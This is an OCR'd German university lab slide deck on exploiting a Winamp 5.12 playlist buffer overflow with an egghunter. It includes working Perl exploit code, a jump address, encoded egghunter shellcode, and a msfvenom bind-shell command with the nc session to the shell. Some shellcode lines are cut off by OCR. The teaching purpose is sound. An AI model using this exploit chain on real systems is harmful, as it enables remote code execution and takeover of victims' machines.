White Hat Security 3

Modul 01: Egghunter

FH University of Applied Sciences TECHNIKUM WIEN

Modulübersicht

- **In diesem Modul lernen wir eine Technik kennen, um Buffer Overflows auch dann ausnutzen zu können, wenn zunächst zu wenig Platz für den Shellcode bleibt.**
- **Wir lernen eine Methode wie wir auf unseren Shellcode zugreifen können, auch wenn wir nicht wissen wo im Speicher er abgelegt wurde.**

- **Am Ende dieses Modules sind Sie in der Lage Advanced Buffer Overflows auszunutzen.**

Schwachstelle in Winamp 5.12

- **Winamp 5.12 weist eine Buffer Overflow Schwachstelle auf, wenn ein Playlist-Datei mit einem langen UNC-Pfad geöffnet wird.**
- **Leider erweist sich der BOF nicht als sehr „exploitfreundlich“ und wir müssen ein wenig tricksen, um zu unserem Ziel zu kommen.**

- **Wir installieren zunächst Winamp 5.12:**
  - **Moodle-Download**
  - **Alternative über „OldApps“**

Proof-of-Concept erstellen


- **Vorbereitung:**
  - **Installation von Winamp in Windows-VM**
  - **Kopieren des PoC-Quellcode in Kali-VM**
- **PoC-Code:**


```
#!/usr/bin/perl -w
# ------------------------------------------------------------------
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ------------------------------------------------------------------

$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856 ;
$shellcode = "\xcc" x 166;
$jmp="\x41\x41\x41\x41"."\x83\x83\x83\x83\x83\x83\x83\x83"."\x90\x90\
x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=
2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```

Proof-of-Concept testen


- **Nachdem wir den PoC generiert und auf die Windows-VM kopiert haben starten wir Winamp mit dem Debugger und öffnen die Playlist via „Play file…“.**





Schwachstelle untersuchen

- **Wenn wir die Register untersuchen stellen wir fest, dass das ESP-Register auf unseren Buffer zeigt:**



- **Leider haben wir nur 11 Byte Platz. Aber das ist ja eine bekannte Situation, vgl. WH2.**
- **Wir folgen also zunächst unserer üblichen Vorgehensweise:**
  - **Suchen eines `JMP ESP` oder `CALL ESP`, der uns zu unserem 11 Byte Buffer führt.**

Einschub: Mona

- **Mona ist ein Python-Skript, welches uns mit einigen sehr hilfreichen Funktionen unterstützt.**
- **Mit !mona sehen wir welche Befehle uns zur Verfügung stehen**

- **Beispiel noaslr:**
  - **Damit sehen wir welche Module ohne ASLR ausgeführt werden.**

```
No aslr & no rebase modules :
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------------------------------------
 0x0f000000 | 0x0f00d000 | 0x0000d000 | False  | False   | False |  False   | False  | -1.0- [jnetlib.w5s] (C:\Program Files\Winamp\System\jnetlib.w5s)
 0x66600000 | 0x6665f000 | 0x0005f000 | False  | False   | False |  False   | False  | -1.0- [in_wm.dll] (C:\Program Files\Winamp\Plugins\in_wm.dll)
 0x15000000 | 0x1504a000 | 0x0004a000 | False  | False   | False |  False   | False  | -1.0- [in_nsv.dll] (C:\Program Files\Winamp\Plugins\in_nsv.dll)
 0x00400000 | 0x00525000 | 0x00125000 | False  | False   | False |  False   | False  | 5,1,2,275 [winamp.exe] (C:\Program Files\Winamp\winamp.exe)
 0x1a100000 | 0x1a321000 | 0x00221000 | False  | False   | False |  False   | False  | -1.0- [gen_ff.dll] (C:\Program Files\Winamp\Plugins\gen_ff.dll)
 0x10720000 | 0x107ba000 | 0x0009a000 | False  | False   | False |  False   | False  | -1.0- [gen_ml.dll] (C:\Program Files\Winamp\Plugins\gen_ml.dll)
 0x10000000 | 0x10047000 | 0x00047000 | False  | False   | False |  False   | False  | -1.0- [aacPlusDecoder.w5s] (C:\Program Files\Winamp\System\aacPlusDecoder.w5s)
 0x02000000 | 0x020aa000 | 0x000aa000 | False  | False   | False |  False   | False  | -1.0- [in_mp3.dll] (C:\Program Files\Winamp\Plugins\in_mp3.dll)
-----------------------------------------------------------------------------------------------------------------------------
```


JMP ESP / CALL ESP

- **Wir suchen nun in diesen Modulen nach einem Befehl wie `CALL ESP` oder `JMP ESP`.**
- **Varianten:**
  - **Mit Hilfe des Debuggers werden wir z.B. in *in_mp3.dll* fündig:**

  - **Auch mit Mona können wir suchen:**
    - `!mona find -type instr -s "call esp" -cpb '\x00'`
    - `!mona jmp -r esp`
- **Wir verändern nun unseren Exploit und starten die Anwendung neu.**
- **Wir erstellen einen Breakpoint an der Adresse des `CALL ESP`.**


Suche nach Platz für Shellcode

- **Nachdem wir nun den *Execution Flow* kontrollieren können brauchen wir einen geeigneten Platz für unseren Shellcode.**
- **Wir analysieren den Speicher und stellen fest, dass vor unserem Buffer ausreichend Platz ist:**



Rücksprung in den freien Bereich

- **Nachdem ESP auf unseren Buffer zeigt und über unserem Buffer viel Platz ist können wir in diesen Bereich gelangen, indem wir erst ESP verringern und dann springen.**
- **Unser Ziel ist es etwa 180 Byte im Code zurückzuspringen, um einen 2nd Stage auszuführen:**



- **Diese Vorgehensweise ist uns ja sei WH2 bekannt.**

Aktualisieren des Proof-of-Concept

```
#!/usr/bin/perl -w
# ============================================================================
# Winamp 5.12 Playlist UNC Path Computer Name Overflow Perl Exploit
# Original Poc by Umesh Wanve (umesh_345@yahoo.com)
# ============================================================================


$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856 ;
$shellcode = "\xcc" x 166;

# 0202D961 call ESP
# 83 EC 5A 83 EC 5A FF E4 RückSprung

$jmp="\x61\xD9\x02\x02"."\x83\xEC\x5A\x83\xEC\x5A\xFF\xE4"."\x90\x90\x90\x90";
$end="\r\nTitle1=pwnd\r\nLength1=512\r\nNumberOfEntries=1\r\nVersion=2\r\n";
open (MYFILE, '>poc.pls');
print MYFILE $start;
print MYFILE $nop;
print MYFILE $shellcode;
print MYFILE $jmp;
print MYFILE $end;
close (MYFILE);
```


2nd Stage

- **Nun hätten wir ausreichend Platz, im Speicher noch weiter zurück zu springen, da auch der Bereich darüber von uns kontrolliert wird.**
- **Allerdings gibt es auch Situationen, in denen das nicht der Fall ist. Etwa dann, wenn der von uns kontrollierte Input nicht an „festgelegten“ Positionen zu finden ist, z.B. im Heap.**
- **Hier reichen dann simple Rücksprungbefehle nicht, so ein Problem löst man mit einem**

Egghunter

Egghunter - Prinzip

- **Der gesamte Speicherbereich wird nach einer bestimmten Zeichenkombination (hier simpel XYXYXY) – dem *Egg* – durchsucht.**
- **Wir generieren also eine *Egg*-Suchroutine, den *Egghunter*.**
- **Wird dieses *Egg* gefunden ist der Code im Anschluss der Shellcode.**



Egghunter – Generierung

- **Wir verwenden Mona um den Code für den *Egghunter* zu generieren:**
  - **`!mona help egghunter`**
- **Nachdem wir den *Egghunter*-Code erzeugt haben, fügen wir ihn unserem PoC hinzu:**

```
$start= "[playlist]\r\nFile1=\\\\";
$nop="\x90" x 856 ;
$egghunter="\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\
$shellcode = $egghunter."\xcc" x (166-length($egghunter)) ;
```

- **Nicht vergessen: Die Größe des Shellcodes um jene des Egghunter-Codes verringern. In unserem Fall 32 Byte.**

Egghunter – Test

- **Wir generieren unseren neuen PoC und laden die erstellte Playliste in Winamp.**
  - **Auf Breakpoint nicht vergessen!**
- **Wir vergleichen den Original-Code mit unserem jenem im Speicher:**

Original Egghunter

```
66:81CA FF0F    OR DX,0FFF
42              INC EDX
52              PUSH EDX
6A 02           PUSH 2
58              POP EAX
CD 2E           INT 2E
3C 05           CMP AL,5
5A              POP EDX
74 EF           JE SHORT 0011FABE
B8 77303074     MOV EAX,74303077
8BFA            MOV EDI,EDX
AF              SCAS DWORD PTR ES:[EDI]
75 EA           JNZ SHORT 0011FAC3
AF              SCAS DWORD PTR ES:[EDI]
75 E7           JNZ SHORT 0011FAC3
FFE7            JMP EDI
```

Unser Egghunter

```
66:81CA FF0F    OR DX,0FFF
42              INC EDX
52              PUSH EDX
6A 02           PUSH 2
58              POP EAX
CD 00           INT 0
3C 05           CMP AL,5
5A              POP EDX
^ 74 EF         JE SHORT 0011FABE
B8 77303074     MOV EAX,74303077
8BFA            MOV EDI,EDX
AF              SCAS DWORD PTR ES:[EDI]
^ 75 EA         JNZ SHORT 0011FAC3
AF              SCAS DWORD PTR ES:[EDI]
^ 75 E7         JNZ SHORT 0011FAC3
FFE7            JMP EDI
```

- **Was fällt uns auf?**

Eliminierung der Bad Characters (1)

- **Wir kopieren den original *Egghunter*-Code in eine Datei und eliminieren alle \x.**
- **Nun erstellen wir ein Binary und öffnen dieses mit einem Hexeditor:**

```
root@kali:~# echo A> egg.bin
root@kali:~# hexeditor -b egg.bin
root@kali:~#
```

- **Mit CTRL+A schaffen wir ausreichend Platz und kopieren den Shellcode hinein.**
- **Löschen der nicht zum Shellcode gehörenden Zeichen nicht vergessen!**

Eliminierung der Bad Characters (2)

- **Wir nutzen nun msfvenom um egg.bin in zum Beispiel alphanumerische Zeichen zu kodieren:**
  - **`cat egg.bin | msfvenom -p - -a x86 --platform win -e x86/alpha_mixed -f perl`**

```
root@kali:~/FH/winamp# cat egg.bin | msfvenom -p - -a x86 --platform win -e x86/alpha_mixed
-f perl
Attempting to read payload from STDIN...
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 126 (iteration=0)
x86/alpha_mixed chosen with final size 126
Payload size: 126 bytes
my $buf =
"\x89\xe2\xd9\xe8\xd9\x72\xf4\x5e\x56\x59\x49\x49\x49\x49" .
```

Proof-of-Concept anpassen

- **Wir passen nun unseren PoC mit dem kodierten Egghunter an:**

```
$nop="\x90" x 856
$egghunter_len = 126;
$egghunter= "\x89\xe7\xd9\xcf\xd9\x77\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x51\x76\x6f\x71\x6a\x6a\x79\x6f\x34\x4f" .
"\x62\x62\x63\x62\x43\x5a\x57\x72\x31\x48\x48\x4d\x44\x6e" .
"\x57\x4c\x67\x75\x31\x4a\x30\x74\x38\x6f\x68\x38\x52\x57" .
"\x54\x70\x54\x70\x74\x34\x4e\x6b\x38\x7a\x4c\x6f\x31\x65" .
"\x79\x7a\x6c\x6f\x52\x55\x7a\x47\x4b\x4f\x68\x67\x41\x41";

$shellcode = $egghunter."\xcc" x (166-$egghunter_len);
```

- **Achtung auf die richtige Länge des Shellcodes!**

Kodierten Proof-of-Concept testen

- **Nach Generierung des neuen PoC und Platzierung des üblichen Breakpoints gehen wir zunächst Schritt für Schritt den Decoder-Vorgang durch.**
- **Sobald unser erster Befehl des *Egghunters* (`OR DX,0FFF`) ganz zu sehen ist platzieren wir hier einen Breakpoint und lassen den Decoder laufen.**
- **Wir sehen nun, dass es in unserem *Egghunter* keine Probleme mit Bad Characters mehr gibt!**

Egghunter testen

- **Um den *Egghunter* zu testen verändern wir unseren PoC so, dass zu Beginn zunächst unser Egg 2x vorkommt, gefolgt von Breakpoints (`\xcc`).**
- **Dazu passen wir die Variable `$nop` an:**

```
$start= "[playlist]\r\nFile1=\\\\";
$egg = "w00tw00t"."\xcc";
$nop=$egg . "\x90" x (856-length($egg)) ;

$egghunter_len = 126;
$egghunter= "\x89\xe7\xd9\xcf\xd9\x77\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x49\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51" .
"\x5a\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32" .
"\x41\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41" .
"\x42\x75\x4a\x49\x51\x76\x6f\x71\x6a\x6a\x79\x6f\x34\x4f" .
```

- **Nicht Vergessen: Längenanpassung, sodass der gesamte Offset stimmt!**

Test erfolgreich

- **Wenn der *Egghunter* erfolgreich in den Breakpoint-Bereich gesprungen ist wird es Zeit echten Shellcode auszuführen.**
- **Wir generieren eine Bind-Shell und kodieren diese *alpha_mixed*:**

```
root@kali:~/FH/winamp# msfvenom -p windows/shell_bind_tcp -e x86/alpha_mixed -f perl
No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No Arch selected, selecting Arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_mixed
x86/alpha_mixed succeeded with size 718 (iteration=0)
x86/alpha_mixed chosen with final size 718
Payload size: 718 bytes
my $buf =
"\x89\xe1\xdd\xc6\xd9\x71\xf4\x5d\x55\x59\x49\x49\x49"
```

Exploit mit Egghunter ausführen

- **Nun passen wir wieder den Shellcode an und denken erneut an die Längenanpassung:**
  - **Wir ändern die Breakpoints (`\xcc`) in Nops (`\x90`).**
  - **Wir generieren die Playliste und laden sie.**
  - **Vor bzw. nach dem Laden der Playliste schauen wir uns mit `netstat` (alternativ `ss`) an welche Ports offen sind.**

```
root@kali:~/FH/winamp# nc -vn 192.168.75.140 4444
(UNKNOWN) [192.168.75.140] 4444 (?) open
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\student\Desktop>
```

Fragen?

FH University of Applied Sciences
TECHNIKUM WIEN